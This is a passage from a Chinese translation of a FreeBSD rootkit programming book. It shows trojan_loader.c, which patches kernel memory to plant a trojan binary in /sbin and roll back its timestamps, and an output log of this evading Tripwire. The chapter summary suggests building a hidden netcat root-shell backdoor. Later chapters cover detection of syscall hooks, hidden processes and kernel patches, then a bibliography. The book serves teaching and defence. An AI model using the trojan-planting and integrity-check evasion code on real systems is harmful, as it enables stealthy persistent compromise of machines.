/*  保存  /sbin/的访问和修改时间. */
if (stat("/sbin", &sb) < 0) {
   fprintf(stderr, "STAT ERROR: %d\n", errno);
   exit(-1);
}

time[0].tv_sec = sb.st_atime;
time[1].tv_sec = sb.st_mtime;

/* Patch ufs_itimes. */
/*  修补  ufs_itimes. */
if (kvm_write(kd, nl[0].n_value + offset1, nop_code,
   sizeof(nop_code) - 1) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

if (kvm_write(kd, nl[0].n_value + offset2, nop_code,
   sizeof(nop_code) - 1) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

/* Copy T_NAME into DESTINATION. */
/*  把  T_NAME  拷贝到  DESTINATION. */
char string[] = "cp" " " T_NAME " " DESTINATION;
system(&string);

/* Roll back /sbin/'s access and modification times. */
/*  倒转  /sbin/  的访问和修改时间. */
if (utimes("/sbin", (struct timeval *)&time) < 0) {
   fprintf(stderr, "UTIMES ERROR: %d\n", errno);
   exit(-1);
}

/* Restore ufs_itimes. */
/*  恢复  ufs_itimes. */
if (kvm_write(kd, nl[0].n_value + offset1, &ufs_itimes_code[offset1],
sizeof(nop_code) - 1) < 0) {
fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
exit(-1);
}
```

```
            if (kvm_write(kd, nl[0].n_value + offset2, &ufs_itimes_code[offset2],
               sizeof(nop_code) - 1) < 0) {
               fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
               exit(-1);
            }

            /* Close kd. */
            /*  关闭  kd. */
            if (kvm_close(kd) < 0) {
               fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
               exit(-1);
            }

            /* Print out a debug message, indicating our success. */
            /*  打印一条调试信息，显示我们的成功. */
            printf("Y'all just mad. Because today, you suckers got served.\n");

            exit(0);
}
```

清单 6-7: trojan_loader.c

提示 本来我们可以修补 ufs_itimes (另外的 4 个污点)来禁止所有文件的访问，修改和改变时间的更新。但是，我们希望尽可能地狡猾；所以代替之的是把访问时间和修改时间倒转回去。

6.7 概念验证：欺骗 Tripwire

在下面的输出中，我运行在本章中开发的 rootkit 来对抗 Tripwire。Tripwire 无疑是最普遍和著名的 HIDS。

首先，我执行命令 tripwire --check 来严整文件系统的完整性。接着，安装 rootkit 来强奸二进制文件 hello(它位于/sbin/)，最后，我再次执行 tripwire --check 审核文件系统，看看是否有 rootkit 被探测出来。

提示 因为一般的 Tripwire 报告是相当的详细和冗长，为了节省空间，我已经在下面的输出中省略了无关和多余的信息。

```
$ sudo tripwire --check
Parsing policy file: /usr/local/etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
Wrote report file: /var/db/tripwire/report/slavetwo-20070305-072935.twr

Tripwire(R) 2.3.0 Integrity Check Report
```

```
Report generated by: root
Report created on: Mon Mar 5 07:29:35 2007
Database last updated on: Mon Mar 5 07:28:11 2007
. . .

Total objects scanned: 69628
Total violations found: 0
================================================================
          ==========
Object Summary:
================================================================
          ==========
----------------------------------------------------------------------
# Section: Unix File System
----------------------------------------------------------------------
No violations.
================================================================
          ==========
Error Report:
================================================================
          ==========
No Errors
----------------------------------------------------------------------
*** End of report ***

Tripwire 2.3 Portions copyright 2000 Tripwire, Inc. Tripwire is a registered
trademark of Tripwire, Inc. This software comes with ABSOLUTELY NO WARRANTY;
for details use --version. This is free software which may be redistributed
or modified only under certain conditions; see COPYING for details.
All rights reserved.
Integrity check complete.
$ hello
May the force be with you.
$ sudo ./trojan_loader
Y'all just mad. Because today, you suckers got served.
$ sudo kldload ./incognito-0.3.ko
$ kldstat
Id       Refs  Address    Size     Name
1        3     0xc0400000 63070c   kernel
2        16    0xc0a31000 568dc    acpi.ko
$ ls /sbin/t*
/sbin/tunefs
$ hello
```

```
May the schwartz be with you!
$ sudo tripwire --check
Parsing policy file: /usr/local/etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
Wrote report file: /var/db/tripwire/report/slavetwo-20070305-074918.twr


Tripwire(R) 2.3.0 Integrity Check Report

Report generated by: root
Report created on: Mon Mar 5 07:49:18 2007
Database last updated on: Mon Mar 5 07:28:11 2007
. . .

Total objects scanned: 69628
Total violations found: 0
================================================================
          ==========
Object Summary:
================================================================
          ==========
----------------------------------------------------------------
# Section: Unix File System
----------------------------------------------------------------
No violations.
================================================================
          ==========
Error Report:
================================================================
          ==========
No Errors
----------------------------------------------------------------
*** End of report ***

Tripwire 2.3 Portions copyright 2000 Tripwire, Inc. Tripwire is a registered
trademark of Tripwire, Inc. This software comes with ABSOLUTELY NO WARRANTY;
for details use --version. This is free software which may be redistributed
or modified only under certain conditions; see COPYING for details.
All rights reserved.
Integrity check complete.
```

棒极了--Tripwire 没有报告异常。

当然，你还可以做更多的工作来改进这个 rootkit。例如，你掩盖系统调用的挂钩(像在章节

5.7 中讨论的那样)。

注意 用脱机分析的方法还是能够探测到这个木马的；毕竟，如果系统没有在运行，你就无法在系统中隐藏那个木马了。

6.8 小结

本章的目的(不管你相信与否)不是诋毁 HIDSes，只是想演示通过组合本书的描述的技术，你可以实现什么。为了再娱乐娱乐，下面提供另外的例子。

组合第 2 章的 icmp_input_hook 代码和本章的 execve_hook 代码来开发一个有能力执行用户空间进程的 “ network trigger ”，就像 netcat 那样，产生一个后门 root shell。然后，组合第 3 章 process_hiding 和 port_hiding 代码来隐藏 root shell 以及网络连接。包含本章的模块隐藏例程来隐藏 rootkit 本身。还有，为了安全，给你的 netcat 引进 getdirentries_hook 代码。

当然，这个 rootkit 还可以改进。比如，有很多的管理员通过设置防火墙/信息包过滤器来拦截到来的 ICMP 信息包，这时你可以考虑挂钩另一个不同*_input 函数，比如 tcp_input.

第 7 章 检测（DETECTION）

现在我们将要进入检测 rootkit 的极具挑战性的世界。一般说来，你可以两种方式来检测 rootkit：要么通过特征码，要么通过行为。通过特征码检测涉及从操作系统搜索独特的 rootkit 特征(比如,内嵌函数挂勾)。通过行为检测涉及在操作系统捕捉"谎言"(比如，sockstat(1)列举出来有两个开放的端口，但是端口扫描却显示有三个开放的端口)

本章中，你将学会如何检测本书中描述过的各种 rootkit 技术。记住，但是，rootkit 和 rootkit 检测器处于永久的军事竞赛状态。每当一方开发出一种新的技术，另一方就开发出反制措施。换句话说，今天奏效的技术也许明天就会失效。

7.1 检测调用挂勾（Detecting Call Hooks）

第二章说到，调用挂勾实际上是重定位函数指针。因此，为了检测调用挂勾，你只需要简单地确定函数指针是否依然指向它原先的函数。比如，你可以通过检测 mkdir 对应的 sysent 结构体内的 sy_call 成员来确认 mkdir 系统调用是否已经被挂勾了。如果 sy_call 成员指向了不是 mkdir 的任何其他函数，你知道它被挂勾了。

7.1.1 检测系统调用挂勾

清单 7-1 是个简单的程序，它设计用来检测(和卸载)系统调用挂勾。这个程序调用时需要两个参数:需要检测的系统调用名称，以及它对应的系统调用号。它也有一个可选的第三参数,字符串"fix"，如果发现了挂勾，它就恢复原先的系统调用函数。

提示 下面这个程序实际是 Stephanie Wehner 的 checkcall.c。我对它进行了一些小修改，这样它可以在 FreeBSD 6.1 下编译。我还做了一些修饰性的修改，这样它的打印比较好看。

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/sysent.h>

void usage();

int
main(int argc, char *argv[])
{
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
```

```
        struct nlist nl[] = { { NULL }, { NULL }, { NULL }, };

        unsigned long addr;
        int callnum;
        struct sysent call;

        /* Check arguments. */
        /*  检查参数. */
        if (argc < 3) {
            usage();
            exit(-1);
        }

        nl[0].n_name = "sysent";
        nl[1].n_name = argv[1];

        callnum = (int)strtol(argv[2], (char **)NULL, 10);

        printf("Checking system call %d: %s\n\n", callnum, argv[1]);

        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (!kd) {
            fprintf(stderr, "ERROR: %s\n", errbuf);
            exit(-1);
        }

        /* Find the address of sysent[] and argv[1]. */
        /*  查找 sysent[]  和  argv[1]  的地址. */
        if ( /*1*/ kvm_nlist(kd, nl) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        if (nl[0].n_value)
            printf("%s[] is 0x%x at 0x%lx\n", nl[0].n_name, nl[0].n_type,
                nl[0].n_value);
        else {
            fprintf(stderr, "ERROR: %s not found (very weird...)\n",
                nl[0].n_name);
            exit(-1);
}

        if (!nl[1].n_value) {
            fprintf(stderr, "ERROR: %s not found\n", nl[1].n_name);
```

```
    exit(-1);
}

/* Determine the address of sysent[callnum]. */
/*  确定  sysent[callnum]  的地址. */
addr = nl[0].n_value + callnum * sizeof(struct sysent);

/* Copy sysent[callnum]. */
/*  拷贝  sysent[callnum]. */
if ( /*2/ kvm_read(kd, addr, &call, sizeof(struct sysent)) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}

/* Where does sysent[callnum].sy_call point to? */
/* sysent[callnum].sy_call  指向哪里? */
printf("sysent[%d] is at 0x%lx and its sy_call member points to "
    "%p\n", callnum, addr, call.sy_call);

/* Check if that's correct. */
/*  检查它是否正确. */
/*3*/ if ((uintptr_t)call.sy_call != nl[1].n_value) {
    printf("ALERT! It should point to 0x%lx instead\n",
        nl[1].n_value);

    /* Should this be fixed? */
    /*  它应当被修正吗? */
    if (argv[3] && strncmp(argv[3], "fix", 3) == 0) {
        printf("Fixing it... ");

        /*4*/ call.sy_call =(sy_call_t *)(uintptr_t)nl[1].n_value;
        if (kvm_write(kd, addr, &call, sizeof(struct sysent))
            < 0) {
            fprintf(stderr,"ERROR: %s\n",kvm_geterr(kd));
            exit(-1);
        }
        printf("Done.\n");
    }
}

if (kvm_close(kd) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}
```

```
                exit(0);
}

void
usage()
{
                fprintf(stderr,"Usage:\ncheckcall [system call function] "
                   "[call number] <fix>\n\n");
                fprintf(stderr, "For a list of system call numbers see "
                   "/sys/sys/syscall.h\n");
}
```

清单 7-1: checkcall.c

清单 7-1 首先获取 sysent[] 以及需要检测的系统调用(argv[1])在内存中的地址。接着创建一个 argv[1]的 sysent 结构的本地副本。然后检查这个结构中的 sy_call 成员，以确认它依然指向它原先的函数。如果是，程序返回。否则，这意味着存在一个系统调用挂勾，然后程序继续。如果可选的第三个参数存在，修正 sy_call 指向它原先的函数，有效地卸掉了系统调用的挂勾。

提示 这个 checkcall 程序只是卸掉系统调用挂勾；挂勾例程没有从内存中删除掉。还有，如果你传递的一对系统调用函数及调用号不配套，checkcall 实际上会破坏你的系统。然而，本例的出发点是它演示（以代码形式）了检测任何一个调用挂勾的理论。

在下面的输出中，checkcall 被运行来对抗 mkdir_hook(mkdir 系统调用挂勾在第 2 章中开发)，来演示它的功能

```
$ sudo kldload ./mkdir_hook.ko
$ mkdir 1
The directory "1" will be created with the following permissions: 777
$ sudo ./checkcall mkdir 136 fix
Checking system call 136: mkdir

sysent[] is 0x4 at 0xc08bdf60
sysent[136] is at 0xc08be5c0 and its sy_call member points to 0xc1eb8470
ALERT! It should point to 0xc0696354 instead
Fixing it... Done.
$ mkdir 2
$ ls –l
. . .
drwxr-xr-x 2 ghost ghost 512 Mar 23 14:12 1
drwxr-xr-x 2 ghost ghost 512 Mar 23 14:15 2
```

可以看到，挂勾被捕获并卸除掉了。

因为 checkcall 通过引用内核在内存中的符号表来工作，所以对这个符号表的修改将会击溃 checkcall. 当然，你可以通过引用文件系统中的符号表来克服这点。但你又将容易受到文件重定向的影响。明白我原前所说的，永久的军事竞赛了吧。

7.2 检测 DKOM

就像第 3 章说明的那样，DKOM 是最难检测的一种 rootkit 技术之一。这是因为你可以在修改了内存之后卸载掉基于 KDOM 的 rootkit，这样就几乎没有留下特征码。因此，为了检测基于 DKOM 的攻击，你最好的赌注是捕获操作系统的"谎言"。要做到这点，你应当深刻地理解你的系统哪些行为认为是正常的。

注意 关于这种方法的一个警告是，你不能信任被检测系统的 APIs.

7.2.1 查找隐藏的进程

回忆第 3 章内容，为了用 DKOM 隐藏一个运行的进程，你必须修改 allproc 链表，pidhashtbl, 父进程的子进程链表，父进程的进程组链表和 nprocs 变量。如果这些对象有任何一个没被修改，它就可以用做确定是否有进程被隐藏的试金石。

但是，如果所有这些对象都被修改了，你依然可以通过检查每次上下文切换之前(或之后)的 curthread 来查找隐藏的进程。既然每个运行的进程在它运行时都把它的上下文都保存在 curthread 中，你就可以通过在 mi_switch 前面安装一个内嵌函数挂勾来检测 curthread。

提示 因为实现这个目标的代码相当长，我将只是简单地解释它的工作方式，实际的代码留给你完成。

这个 mi_switch 函数实现了线程上下文切换的独立于机器的前期准备工作。换句话说，它处理执行上下文切换必需所有的管理任务，但它不是上下文切换自己本身。(cpu_switch 或者 cpu_throw 执行实际的上下文切换.)

下面是 mi_switch 的反汇编:

```
$ nm /boot/kernel/kernel | grep mi_switch
c063e7dc T mi_switch

$ objdump -d --start-address=0xc063e7dc /boot/kernel/kernel
/boot/kernel/kernel: file format elf32-i386-freebsd

Disassembly of section .text:

c063e7dc <mi_switch>:
c063e7dc: 55                    push   %ebp
c063e7dd: 89 e5         mov     %esp,%ebp
c063e7df: 57                    push   %edi
c063e7e0: 56                    push   %esi
c063e7e1: 53                    push   %ebx
c063e7e2: 83 ec 30              sub    $0x30,%esp
```

```
c063e7e5: 64 a1 00 00 00 00    mov       /*1*/ %fs:0x0,%eax
c063e7eb: 89 45 d0             mov       %eax,0xffffffd0(%ebp)
c063e7ee: 8b 38          mov       (%eax),%edi
. . .
```

假设你的 mi_switch 挂勾计划可以安装在大范围的系统，你可以利用一个事实，mi_switch 总是访问%fs 段寄存器(当然，它是 curthread)，做为你的指令占位符。也就是说，你可以用我们在第 5 章 mkdir 内嵌函数挂勾这节那里使用 0xe8 的类似方式来使用 0x64。

至于挂勾本身，你或者可以编写一些非常简单的代码。比如，打印当前进程名称和当前运行线程(只要有足够的时间，它将给你系统中运行进程的"真实"链表)PID 的挂勾。或者一些非常复杂的代码，比如检查当前线程的 process 结构是否仍然链接在 allproc 的挂勾。

无论如何，这个挂勾将在你系统的线程调度算法上增加大量开销，这意味着，只要挂勾存在，你的系统将变得或多或少不可用。因此，你还应当编写一个卸载例程。

还有，因为这是个 rootkit 检测程序，而不是一个 rootkit，我建议你为你的挂勾以“正当”的方式--使用内核模块--分配内核内存。通过运行时补丁来分配内核内存的算法有个先天性的竞态问题。我想你不希望你的系统在检测隐藏进程时崩溃掉。

就这样了。可以看到，这个程序不过是个简单的内嵌函数挂勾，不比第 5 章的例子复杂多少。

提示 基于第 3 章中进程隐藏的例程，你还可以通过检查进程的 UMA 区域联检测隐藏的进程。首先，在 p_flag 中选取一个没使用的标志位。接着，遍历 UMA 中所有的 slabs/buckets，查找出所有已分配的进程；锁住每个进程然后清除该标志。然后，遍历 allproc，给每个进程设置该标志。最后，再次遍历 UMA 区域中的进程，查看任何一个该标志没被设置的进程。注意，在你做这些事情的整段时间里，你得持有 allproc_lock ，这样防止竞态的发生。竞态可以导致错误。然而，你可以使用一个共享锁来避免系统过度饥饿。

1 当然，所有这些仅仅意味着我的进程隐藏例程需要为进程和线程修改 UMA 域了。谢谢,John。

7.2.2 查找隐藏的端口

回忆在第 3 章中，我们通过把 inpcb 结构从 tcbinfo.listhead 移除来隐藏一个基于 TCP 的开放端口。对比一下隐藏运行进程的过程，把它的 proc 结构从三个链表和一个 hash 表中移除掉，再调整一个变量。这看起来有点不平衡，不是吗？实际上，如果你想完全地隐藏一个基于 TCP 的端口，你得调整一个链表(tcbinfo.listhead)，两个 hash 表(tcbinfo.hashbase 和 tcbinfo.porthashbase)，以及一个变量 (tcbinfo.ipi_count)。但是这会导致一个问题。

当对应一个基于 TCP 端口的数据到达时，与它相关的 inpcb 结构就通过 tcbinfo.hashbase 获取到，而不是通过 tcbinfo.listhead. 换句话说，如果你把 inpcb 结构从 tcbinfo.hashbase 移除掉，与它相关的端口就导致无效(也就是说，没人能够连接到它，或通过它交换数据)。因此，如果你想查找出你系统中每个基于 TCP 的开放端口，就只需遍历 tcbinfo.hashbase 就可以了。

7.3 检测内核内存运行时补丁

本质上存在两种类型的运行时内核内存补丁攻击方法:采用内嵌函数挂勾和没有使用内嵌函数挂勾。我将逐一讨论针对每一种类型补丁的检测方法。

7.3.1 查找嵌入函数挂勾

查找一个内嵌函数挂勾相当地冗长乏味的，这也使得检测变得有点困难。你几乎可以安装一个内嵌函数挂勾到任何地方，只要那里有足够的空间放置你的目标函数体。并且你可以使用多种指令来使得指令指针指向受你控制的内存区域。换句话说，你不一定要使用章节 5.6.1 所讲严格的 jump 代码。

这意味着，为了检测一个内嵌函数挂勾，你得搜索，或多或少，可执行内核内存的整下区域来查看每一个无条件跳转指令。

一般，完成这个任务存在两种方法。你可以查看每一个函数。每次，看看是否存在任何一种跳转指令，它把控制转移到了该函数开始和结束地址以外的内存区域。你也可以创建一个 HIDS 可执行内核内存，而不是代替文件，一起工作；也就是，你首先扫描你的内存来建立一个基线，然后周期性地再次扫描，来查找不同之处。

7.3.2 查找代码字节补丁

查找代码被打了补丁的函数，就像大海捞针一般，你不知道这个针是什么样子。你最好的赌注是创建（或使用）一个 HIDS 与可执行内核内存一起工作。

提示 一般说来，通过行为分析来检测一个运行时内核内存补丁不那么单调乏味得多。

7.4 小结

由于本章缺少实例代码，就像你可能会说的那样，rootkit 的检测不容易。更明确地说，是开发和编写一个通用的 rootkit 不简单。有两个原因。第一， 内核模式 rootkit 和检测软件运行于同一级别极限(也就是说，如果有东西被监视了，它可以被绕过，但反过来也一样--如果有东西给挂勾了，这个挂勾也可以被卸除掉)。第二，内核是个非常大的地方，如果你不知道该查看哪里，你就得查看所有地方。

这可能就是为什么大多数 rootkti 检测软件像下面这样开发的原因:首先，有人编写了一个 rootkit，它挂勾或修改了函数 A,然后别人编写一个 rootkit 检测软件来保护函数 A。换句话说，大多数 rootkit 检测软件是属于 one-shot fix 类型。因此，它就是军备竞赛，rootkit 作者决定了竞赛的步调，anti-rootkit 作者要经常地跟进上去进行竞争。

简而言之，虽然 rootkit 检测是必需的，但防护是最好的策略。

提示 我有意在本书中不介绍防护，是因为致力于这个课题的文档非常多(也就是，关于加固系统的所有的书籍和文章)，我就没有什么可以增加的东西的了。

2 然而，这个规则有个例外，，它有利于检测一方。你可以利用它提供的服务来检测 rootkit，这个服务是不能被切除的；章节 7.2.2 的 inpcb 示例子就是个例子。当然，这个方法不总是易行，或者甚至可行的。

结束语

CLOSING WORDS

rootkit 这个词趋向于贬义，但它仅仅是个系统程序。本书概括的技术可以--而且已经--运用在“ 好 ”和“ 坏 ”两个方面。无论如何，我希望本书已经激发你独立地进行一些内核的 hacking 工作，不论它是编写 rootkit，编写设备驱动程序，或者仅仅是分析内核源码。

在结束前，另外有三点值得一提。首先，除非你在编写一个教育目的的 rootkit，你应当努力让它保持尽可能地简单；可以想象，复杂只会引入错误。第二，就像编写任何一段内核代码一样，要注意并发问题(在单处理器和 SMP 下)，竞态问题，以及内核和用户空间之间的数据传输问题。否则，准备好迎接一个内核 panic 吧。最后，记住，想要你的 rootkit 能够成功，你仅仅需要寻找可靠的没防备的少数区域就可以了，但是 anti-rootkit 这类软件需要防卫，或多或少，整个内核---而内核是一个非常大的地方。

享受 hacking！

参考书目

BIBLIOGRAPHY

Cesare, Silvio. “Runtime Kernel Patching.” 1998.
http://reactor-core.org/runtime-kernel-patching.html (accessed February 28, 2007).

halflife. “Bypassing Integrity Checking Systems.” Phrack 7, no. 51 (September 1, 1997), http://www.phrack.org/archives/51/P51-09 (accessed February 28, 2007).

Hoglund, Greg. “Kernel Object Hooking Rootkits (KOH Rootkits).” ROOTKIT, June 1, 2006. http://www.rootkit.com/newsread.php?newsid=501(accessed February 28, 2007).

Hoglund, Greg and Jamie Butler. Rootkits: Subverting the Windows Kernel. Boston: Addison-Wesley Professional, 2005.

Kernighan, Brian W. and Dennis M. Ritchie. The C Programming Language. 2nd ed. Englewood Cliffs, NJ: Prentice Hall PTR, 1988.

Kong, Joseph. “Playing Games with Kernel Memory . . . FreeBSD Style.” Phrack 11, no. 63 (July 8, 2005),
http://phrack.org/archives/63/p63-0x07_Games_With_Kernel_Memory_FreeBSD_Style.txt
(accessed February 28, 2007).

Mazidi, Muhammad Ali and Janice Gillispie Mazidi. The 80x86 IBM PC and Compatible Computers. Vols. 1 and 2, Assembly Language, Design, and Interfacing. 4th ed. Upper Saddle River, NJ: Prentice Hall, 2002.

McKusick, Marshall Kirk and George V. Neville-Neil. The Design and Implementation of the FreeBSD Operating System. Boston, MA: Addison-Wesley Professional, 2004.

pragmatic. “Attacking FreeBSD with Kernel Modules: The System Call Approach.” The Hacker’s Choice, June 1999. http://thc.org/papers/ bsdkern.html (accessed February 28, 2007).

pragmatic. “(nearly) Complete Linux Loadable Kernel Modules: The Definitive Guide for Hackers, Virus Coders, and System Administrators.” The Hacker’s Choice, March 1999. http://thc.org/papers/LKM_HACKING.html (accessed February 28, 2007).

Reiter, Andrew. “Dynamic Kernel Linker (KLD) Facility Programming Tutorial [Intro].” Daemon News, October 2000. http://ezine.daemonnews .org/200010/blueprints.html (accessed February 28, 2007).

sd and devik. “Linux on-the-fly kernel patching without LKM.” Phrack 11 no. 58 (December 12, 2001), http://phrack.org/archives/58/p58-0x07 (accessed February 28, 2007).

Stevens, W. Richard. Advanced Programming in the UNIX Environment. Reading, MA: Addison-Wesley Professional, 1992.

———. TCP/IP Illustrated. Vol. 1, The Protocols. Boston: Addison-Wesley Professional, 1994.

———. UNIX Network Programming. Vol. 1, Networking APIs: Sockets and XTI. 2nd ed. Upper

Saddle River, NJ: Prentice Hall PTR, 1998.

Wehner, Stephanie. “Fun and Games with FreeBSD Kernel Modules.” atrak, August 4, 2001. http://www.r4k.net/mod/fbsdfun.html (accessed February 28, 2007).

版权申明

COLOPHON

Designing BSD Rootkits was laid out in Adobe FrameMaker. The font families used are New Baskerville for body text, Futura for headings and tables, and Dogma for titles.

The book was printed and bound at Malloy Incorporated in Ann Arbor, Michigan. The paper is Glatfelter Thor 60# Antique, which is made from 50 percent recycled materials, including 30 percent postconsumer content. The book uses a RepKover binding, which allows it to lay flat when open.

更新

UPDATES

You can download the code from the book, as well as find updates, errata, and other information at www.nostarch.com/rootkits.htm.

编后语

WRITE AND DEFEND AGAINST BSD ROOTKITS

Though rootkits have a fairly negative image, they can be used for both good and evil. Designing BSD Rootkits arms you with the knowledge you need to write offensive rootkits, to defend against malicious ones, and to explore the FreeBSD kernel and operating system in the process.

虽然 rootkit 技术给人相当不好的印象，但它们是既可以用在坏的方面，也能用在好的方面的。BSD rootkit 设计这本书将带给你以下知识：如何编写进攻性的 rootkit，如何防御这些恶意 rootkit，还有如何探索 FreeBSD 内核和运行中的操作系统。

Organized as a tutorial, Designing BSD Rootkits will teach you the fundamentals of programming and developing rootkits under the FreeBSD operating system. Author Joseph Kong’s goal is to make you smarter, not to teach you how to write exploits or launch attacks. You’ll learn how to maintain root access long after gaining access to a computer, and how to hack FreeBSD.

Kong’s liberal use of examples assumes no prior kernel-hacking experience but doesn’t water down the information. All code is thoroughly described and analyzed, and each chapter contains at least one real-world application.

包括:

FreeBSD 内核模式编程基础

使用调用挂勾颠覆 FreeeBSD 内核

直接操作内核内部纪录所依赖的对象

修补内存的内核代码 换句说，改变运行状态的内核逻辑

如何防御上述的攻击

马上行动，自己动手探索内核世界！

关于作者

ABOUTTHEAUTHOR

Tinkering with computers has always been a primary passion of author Joseph Kong. He is a self-taught programmer who dabbles in information security, operating system theory, reverse engineering, and vulnerability assessment. He has written for Phrack Magazine and was a system administrator for the City of Toronto.